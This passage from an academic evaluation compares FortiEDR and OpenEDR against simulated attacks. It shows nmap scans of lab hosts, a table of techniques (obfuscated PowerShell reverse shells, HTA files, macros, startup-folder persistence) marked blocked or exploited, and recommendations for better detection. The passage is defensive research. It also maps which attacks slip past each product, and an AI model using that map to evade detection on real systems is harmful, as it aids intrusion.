192.168.1.154 636   tcp    tcpwrapped          open
192.168.1.154 3268  tcp    ldap                open   Microsoft Windows Active Directory LDAP Domain: diplomatiki.papei0., Site: Default-First-Site-Name
192.168.1.154 3269  tcp    tcpwrapped          open
```

NMAP on the server

We do not have an agent, so it is normal that we don't see any alerts.

Nmap on the system with FortiEDR:

```
msf6 > db_nmap -sV -Pn 192.168.1.141
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-05 14:18 EST
[*] Nmap: Nmap scan report for 192.168.1.141
[*] Nmap: Host is up (0.00051s latency).
[*] Nmap: Not shown: 998 filtered tcp ports (no-response)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp open  msrpc       Microsoft Windows RPC
[*] Nmap: 445/tcp open  microsoft-ds?
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.20 seconds
msf6 >
```

nmap on FortiEDR

No events were created from the scan.

Nmap on the system with OPENEDR:

```
msf6 > db_nmap -sV -Pn 192.168.1.128
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-05 14:07 EST
[*] Nmap: Nmap scan report for 192.168.1.128
[*] Nmap: Host is up.
[*] Nmap: All 1000 scanned ports on 192.168.1.128 are in ignored states.
[*] Nmap: Not shown: 1000 filtered tcp ports (no-response)
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 201.73 seconds
msf6 >
```

nmap on OpenEDR

No events were created from the scan.

Analysis

Performance Evaluation - Analysis Results


In this section we will analyze the results of our tests. The analysis result of the detection coverage based on our test is shown in the figures below:

	FortiEDR	OpenEDR
Reverse HTTPS Metasploit	Blocked	Blocked
HTA File Attack	Blocked	Exploited
Encoded executable shell	Blocked	Blocked
Reverse shell	Blocked	Exploited
Powershell command 2	Blocked	Blocked
Obfuscated powershell reverse shell 1	Blocked	No alerts, Exploited
Obfuscated powershell reverse shell 2	Blocked	No alerts, Exploited
Download Script from URL and Execute with Invoke Expression	Blocked	Blocked
.cpl file attack	Blocked	Blocked
Execution with Invoke Expression	Blocked	Blocked
Testing of network ports	No alerts, Exploited	No alerts, Exploited
DLL Hijacking	No alerts,Blocked	No alerts,Blocked
Execute obfuscated Powershell command. (Cynet Tool, harmless)	No alerts, Exploited	No alerts, Exploited
Running Malicious PowerShell Script (Cynet Tool)	Blocked	Alert, Exploited
Execute code hidden in Registry (Cynet Tool)	Blocked	Blocked
Malicious Process Command (Cynet Tool)	Blocked	Blocked
Create Malicious Task Scheduler (Cynet Tool)(harmless)	No alerts, Exploited	Blocked
Create File on Startup Folder (Cynet Tool) (harmless)	No alerts, Exploited	No alerts, Exploited

Host Enumeration (Cynet Tool)	Blocked	Blocked
Threat Intelligence Detection (Cynet Tool)	Blocked	Blocked
Word Document with Macros	No alerts, Blocked	No alerts, Blocked
Nmap	No alerts, Exploited	No alerts, Exploited
Attacks blocked:	17/22	13/22

Analysis Result Table

In the following graph we can see the differences in performance of the two EDR systems:




Differences in performance

It is clear that FortiEDR performed better on our test, and this comes at no surprise as it has a big development team behind it and more security policies installed by default. It is important to mention though, that OpenEDR also performed above standard taking into consideration that it is a publicly available tool, free to use.

FortiEDR failed to detect the Obfuscated Powershell attacks, but it is important to note that the payload was harmless and the purpose of the test was to evaluate the behavior detection capability. It also failed to detect nmap reconnaissance attacks which is not in the scope of an EDR solution, but it shows that in order to catch all suspicious activity we should execute a defense in depth strategy.


FortiEDR



FortiEDR evaluation

OpenEDR did better on the Persistence attacks, but failed to the same attacks FortiEDR failed (Obfuscated Powershell, Nmap) but also on HTA File Attack, Reverse shell and Malicious PowerShell Script. It is important to note, that on some attacks I did not have any telemetry at all, and this is really important as on occasions where there were alerts generated, I could create a rule that would block this. Although on the attacks that OpenEDR could not detect, it would be impossible to defend from it.

OpenEDR



Performance evaluation of OpenEDR

In the open-source EDR environment of OpenEDR the ratio of successful attacks is 40,9% whereas on the Paid solution FortiEDR the successful rate is 22.7%

One reason for the low detection coverage of both EDR solutions is the lack of custom query statements and policies for different attack scenarios. This could improve coverage and performance through custom query statements specific for the organization rather than generic ones.

Comparison with relative work

In this chapter we will create a comparison of our findings with an already published paper by George Karantzas and Constantinos Patsakis, title An Empirical Assessment of Endpoint Security Systems Against Advanced Persistent Threats Attack Vectors [21]

On the specific paper, many EDRs were analyzed against four Attack Vectors, a .cpl file, a HTA file, a PE executable and a DLL injection in Microsoft Teams. The EDR analyzed in this paper are included in Mr Karatzas and Mr Patsakis paper, and as a result we can compare the results.

	This paper				An Empirical Assessment of Endpoint Security Systems Against Advanced Persistent Threats Attack Vectors			
Attack Vectors:	HTA file	DLL injection	.cpl file	PE .exe	HTA file	DLL injection	.cpl file	PE .exe
OpenEDR	Exploited	Blocked	Blocked	Blocked	Exploited	Exploited	Blocked	Blocked
FortiEDR	Blocked	Blocked	Blocked	Blocked	Blocked	Blocked	Blocked	Blocked

Comparison Table

Comparing these results, we can see many similarities between the two papers. This validates our test procedures, and shows that the results are justifiable. On the only part that we can find differences is on the DLL injection of OpenEDR solution. This could come from multiple factors; either it is because they patched the vulnerability and enhanced their detection or the root is that the attack vector was different on this paper. The attack on the paper by Mr. Karantzias and Dr. Patsakis is more advanced than the one we used here. The two papers used different research methodologies that may have contributed for these differences in results. The variations in the testing environment could also be a factor for this, as well as differences in the system configurations.

Recommendations for improving EDR detection

Based on the lower performance observed in the OpenEDR solution described in this paper, I believe it is appropriate to provide some suggestions that should be applied in order for the discovery to be enhanced.

Firstly, Xtcium should improve the signature database it is using to detect threats, in order to be updated with new signatures of the latest attack vectors and vulnerabilities. Secondly they should enhance the behavior analysis detection tool, that monitors the applications and processes for the purpose of identifying suspicious activities. Incorporating threat intelligence feeds that offer up-to date intelligence, should also be improved, regarding new emerging threats. Monitoring for suspicious activities can also be improved by implementing sandboxing, which OpenEDR already includes but we found it insufficient on our tests. Additionally, I believe that they should implement more advanced machine learning algorithms that have the ability to analyze data and identify patterns that are not detected by the current methods.

It is also worth mentioning that OpenEDR was not able to obfuscate Powershell commands correctly before executing them and is considered a vital module that needs adjustment. This resulted in malicious code to be run in the system and can be proved dangerous for production environments. Last but not least, startup folders are not being sufficiently tracked, and as a result I managed to create files in them without it, alerting me. To deal with this, OpenEDR should be modified to monitor every creation of these startup files using system monitoring tools or system call interception techniques, and analyze them against a signature based list or based on their payloads.

Derived from the attacks that were successfully exploited in both solutions, there is room for improvement for both systems. To my way of thinking the network detection capabilities of both EDRs proved to be inadequate, as neither of the two managed to detect scanning activity against their hosts. By further implementing network-based detection, both tools could detect threats that are targeted from outside the system. Founded on the fact that both platforms failed to delete the enabled Macro Document, I am of the opinion that the macro analysis engine of both tools must be improved. The analysis engine should be fine tuned so as it has the capability to detect and analyze macros that might contain malicious code or payloads that try to exploit vulnerabilities in the system.

Discussion and Future Work

In this chapter we will discuss our findings after our tests and shared some key points we experienced.

It is important to note that the graphical User interface of OpenEDR was not optimized, as it is not clear by seeing the alert if the action was blocked or not. On FortiEDR platform there is big red sign that shows if the action was terminated, and there is also a big label on the process window. A cleaner and easier way to add processes to the blocking category would help more beginner cyber security analysts on their everyday job. Apart from that I believe that the default policies needs tuning as I found them not enough in many cases.

Notwithstanding, OpenEDR has many benefits, for example it is practical and valuable for managing the large amount of devices that exist in a corporate environment, and having the source code available and easily modified results in the capability to add more features and improvements. This gives a big advantage over the standard pre-built FortiEDR solution in terms of efficiency, scalability and cost as it only needs a capable team of developers.

Both of the EDRs need better networking hooking techniques in order to be able to apprehend network activity on the network, or at least, the times their hosts are scanned by applications like nmap. Process hooking should also be improved as on our test we were able to run many powershell commands without them raising any alerts.

Tasks that are available for further research are:

- Testing more EDRs both paid and open source
- Testing these EDRs with more attacks/malware (slingshot C2, rootkits, dll attacks) or with frameworks like Red Canary's Atomic Red Team
- Database creation with comparison of all EDRs so organizations can compare easily.
- Assess false positives, false negatives, and true positives/negatives

Conclusion

In this paper, the detection capability of FortiEDR and OpenEDR solutions was evaluated, using a series of attacks covering ATT&CK mitre framework. We reach to our conclusion based on their behavior on these tests. Although both of the tools reacted efficiently, FortiEDR outperformed openEDR in detecting malware in the simulated environment. We

should mention that we reach to the concerningly conclusion that EDR by itself is not capable of preventing attackers from infiltrating on to the system. To be more precise, both systems turned out to be vulnerable to obfuscated powershell commands, persistence, documents with Macros and network scans. This result shows that there are still loopholes for an attacker to exploit and break in to the network.

The performance would be better if we combine the EDR solution with more effective tools, like Antivirus, SIEM, Firewalls, and Network Detection and response systems. With the combination of these tools, and with the help of Threat Intelligence from sources like MISP we could further enhance our detection to a adequate level. As mentioned in Chapter 7, in order to increase the detection capability of these tools, it is vital to create custom policies and rulesets tailored to the required environment and conditions. There is work to do on the discovery of attacks, and categorization especially those based on low-level and high-importance ones. Last but not least it is vital for organization to train their employees and create cyber security awareness, and minimize the risk of falling into a social engineering attack or a phishing trap.

Taking into consideration that the number of computers, cloud and IoT devices usage has seen a significant surge, as the digital transformation advances and threat actors find new ways of exploitation, it makes the use of endpoint solution vital. OpenEDR is a cost effective security tool, flexible, scalable, with no vendor lock-in and no license costs, and can definitely be used in organizations as security tools where budget is limited. This measure comes with some concessions though. In the duration of the tests, we noticed a lower detection rate to some attacks, due to insufficient rulesets and wrongly configured playbooks. This is to be expected as this tool does not have the support FortiEDR has and it is crucial that OpenEDR must evolve to meet these needs. This open source tool should be combined with other effective open-source tools to increase the performance.

As a future work, for other researchers different open source solutions can be compared for their performance and detection using the attacks or payloads of this study.

References

- [1] Why cybersecurity in the EU should matter to you
<https://www.europarl.europa.eu/news/en/headlines/society/20211008STO14521/why-cybersecurity-in-the-eu-should-matter-to-you>
- [2] Named: Endpoint Threat Detection & Response
<https://blogs.gartner.com/anton-chuvakin/2013/07/26/named-endpoint-threat-detection-response/>
- [3] Cybersecurity: main and emerging threats
<https://www.europarl.europa.eu/news/en/headlines/priorities/digital-transformation/20220120STO21428/cybersecurity-main-and-emerging-threats-in-2021-infographic>
- [4] FortiEDR solution benefits <https://www.fortinet.com/products/endpoint-security/fortiedr>
- [5] Cybersecurity: main and emerging threats in 2021 (infographic)
- [6] An ESG Research Insights Report - 2017: Security Operations Challenges, Priorities, and Strategies <https://pages.simplify.co/rs/182-SXA-457/images/ESG-Research-Report.pdf>
- [7] Comodo open-sources its EDR solution
<https://www.zdnet.com/article/comodo-open-sources-its-edr-solution/>
- [8] FortiEDR Installation and Administration Guide (pages 53, 82,108,121)
https://fortinetweb.s3.amazonaws.com/docs.fortinet.com/v2/attachments/9a7241aa-7435-11ea-9384-00505692583a/FortiEDR_Installation_and_Administration_Guide_V4.1.pdf
- [9] Xcitium OpenEDR Datasheet
https://www.openedr.com/pdf/LS-XcitiumOpenEDR_DataSheet_V2.pdf?af=7639
- [10] Github openEDR
<https://github.com/ComodoSecurity/openedr>
- [11] Appendix 3: Default Xcitium Security Policy Details
<https://help.comodo.com/topic-463-1-1029-15800-Appendix-3---Default-Comodo-Security-Policy-Details.html>
- [12] FortiEDR Data Sheet (page 4)
<https://www.fortinet.com/content/dam/fortinet/assets/data-sheets/fortiedr.pdf>
- [13] LS-XcitiumOpenEDR DataSheet V2
https://www.openedr.com/pdf/LS-XcitiumOpenEDR_DataSheet_V2.pdf
- [14] Comodo Integrates Open Source EDR Into Its Flagship Product – World’s Most Capable Open Source EDR is Now Free to Anyone Using Comodo’s Endpoint Protection
<https://www.comodo.com/news/comodo-integrates-open-source-edr-into-its-flagship-product-worlds-most-capable-open-source-edr-is-now-free-to-anyone-using-comodos-endpoint-protection/>

[15] Cynet Detection and prevention testing tool - Cynet (pages 4-10)

[16] Network Mapper <https://nmap.org/>

[17] Whids - Open Source EDR For Windows <https://github.com/0xrawsec/whids>

[18] Initial Setup for MSF Testing

<https://github.com/blumirabrian/endpoint-detection-methology/blob/main/msf/MSF-Setup.md>

[19] How To Test Antivirus and EDR Software: A Complete Guide by Brian Laskowski

<https://www.blumira.com/test-antivirus-edr-software/>

[20] 15 Ways to Bypass the PowerShell Execution Policy, Scott Sutherland

<https://www.netspi.com/blog/technical/network-penetration-testing/15-ways-to-bypass-the-power-shell-execution-policy/>

[21] An Empirical Assessment of Endpoint Security Systems Against Advanced Persistent Threats Attack Vectors , George Karantzas, Constantinos Patsakis

<https://arxiv.org/abs/2108.10422>

[22] System Binary Proxy Execution: Control Panel

<https://attack.mitre.org/techniques/T1218/002/>

[23] Antivirus_Upgrade_Cloud.765b3453cb590001.cpl from: @JAMESWT_MHT

<https://bazaar.abuse.ch/sample/92ff7716bb0fa4c30368c24acd23423dbb6033f3c6b85d37af1524a7421d2856/>